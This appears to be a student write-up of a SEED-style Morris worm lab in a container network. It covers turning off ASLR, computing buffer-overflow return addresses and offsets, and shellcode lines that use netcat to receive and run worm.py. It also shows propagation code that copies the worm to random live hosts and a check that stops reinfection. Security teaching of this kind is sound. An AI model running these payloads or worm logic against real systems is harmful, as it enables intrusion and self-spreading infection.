Setup:

Step 1: Unzip the Labsetup file.
Step 2: Inside internet-nano folder, run command dcbuild to build the docker and dcup to run the docker.
Step 3: Inside map folder, run command dcbuild to build the docker and dcup to run the docker.

Task 1:

Step 1: Turned off address randomization by shell command:

sudo /sbin/sysctl -w kernel.randomize_va_space=0

```
[08/06/22]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/06/22]seed@VM:~$
```

Step 2: Got ebp and buffer address by:

```
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Input size: 6
as151h-host_0-10.151.0.71 | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71 | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71 | ==== Returned Properly ====
```

In badfile, ret = 0xffffd5f8 + 0x24 because ebp was 0xffffd5f8 and 0x24 was added due to stack memory taken by the debugger.

Step 3: offset = 116 because ebp = 0xffffd5f8, &buffer=0xffffd588

Ebp - &buffer + 4 = 116, added 4 more because of ebp size.

```
36
37    ret    = 0xffffd5f8 + 0x24 # Need to change ebp+24
38    offset = 116  # Need to change ebp-buffer+4
39
```

Step 4: launched the attack against node using command
chmod +x worm.py; python3 worm.py

```
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | (^_^) Shellcode is running (^_^)
```

Task 2:

Step 1: Used the 2nd approach in this task.

Step 2: Used 2nd method where client provides the worm.py file to server. So if B infects C, then B is the client and C is the server. Server ip is the ip of C.
Client provides the file by:


```
101
102             subprocess.Popen([f"cat worm.py | nc -w5 {targetIP} 8060"], shell=True)
103
```


(subprocess.Popen([f"cat worm.py | nc -w5 {targetIP} 8060"], shell=True))
Server gets the file by:

```
22    # The * in the 3rd line will be replaced by a binary zero.
23    "echo shell; if [ ! -f worm.py ];then nc -lnv 8060 > worm.py;"
24    " chmod +x worm.py; python3 worm.py;fi;                        "
```

(nc -lnv 8060 > worm.py)

Step 3: Copied file was checked inside the node.





Task 3

In previous tasks, a fixed target address (10.151.0.71) was used. Now we will generate a random address and attack the target having that address. An address can be alive(there is an active node with that address) or dead(no active node with the address)

Step 1: To generate a random address of the format 10.X.0.Y, two random numbers X, Y was generated between a certain range and concatenated to get the ip address of the next target.

```
50 def getNextTarget():
51     X = randint(151, 155)
52     Y = randint(70, 80)
53     return '10.'+str(X)+'.0.'+str(Y)
54
```

Step 2: We got one random ip address “ipaddr” from Step 1. Then to check if this node is alive or not, one ping packet (-c1) was sent to it and one second was waited for it to reply


```
55 def is_alive(ipaddr):
56     #ipaddr = '1.2.3.4'
57     try:
58       output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
59       result = output.find(b'1 received')
60       if result == -1:
61        print(f"{ipaddr} is not alive", flush=True)
62        return False
63       else:
64        print(f"*** {ipaddr} is alive, launch the attack", flush=True)
65        return True
66     except:
67        return False
```


Step 3: Final shellcode:

```
23    "echo shell; nc -lnv 8060 > worm.py;                                "
24    " chmod +x worm.py; python3 worm.py;                                "
25    " ping 1.2.3.4;                                                    *"
26    # The last line (above) serves as a ruler, it is not used
```

Step 4:

Final output:






The resource(RAM, CPU) use is too high because of infected node getting infected again and again.


Task 4:

If a computer is already infected, the worm should not infect it again.
So it was checked if the file “worm.py” is already present, if it is present then it was not copied and called again. If it is not present then worm.py was copied to the node and run.

```
22    # The * in the 3rd line will be replaced by a binary zero.
23    "echo shell; if [ ! -f worm.py ];then nc -lnv 8060 > worm.py;"
24    " chmod +x worm.py; python3 worm.py;fi;                      "
25    " ping 1.2.3.4;                                             *"
26    # The last line (above) serves as a ruler, it is not used
```

Final output:





The resource(RAM, CPU) use is low because of infected node not getting infected again.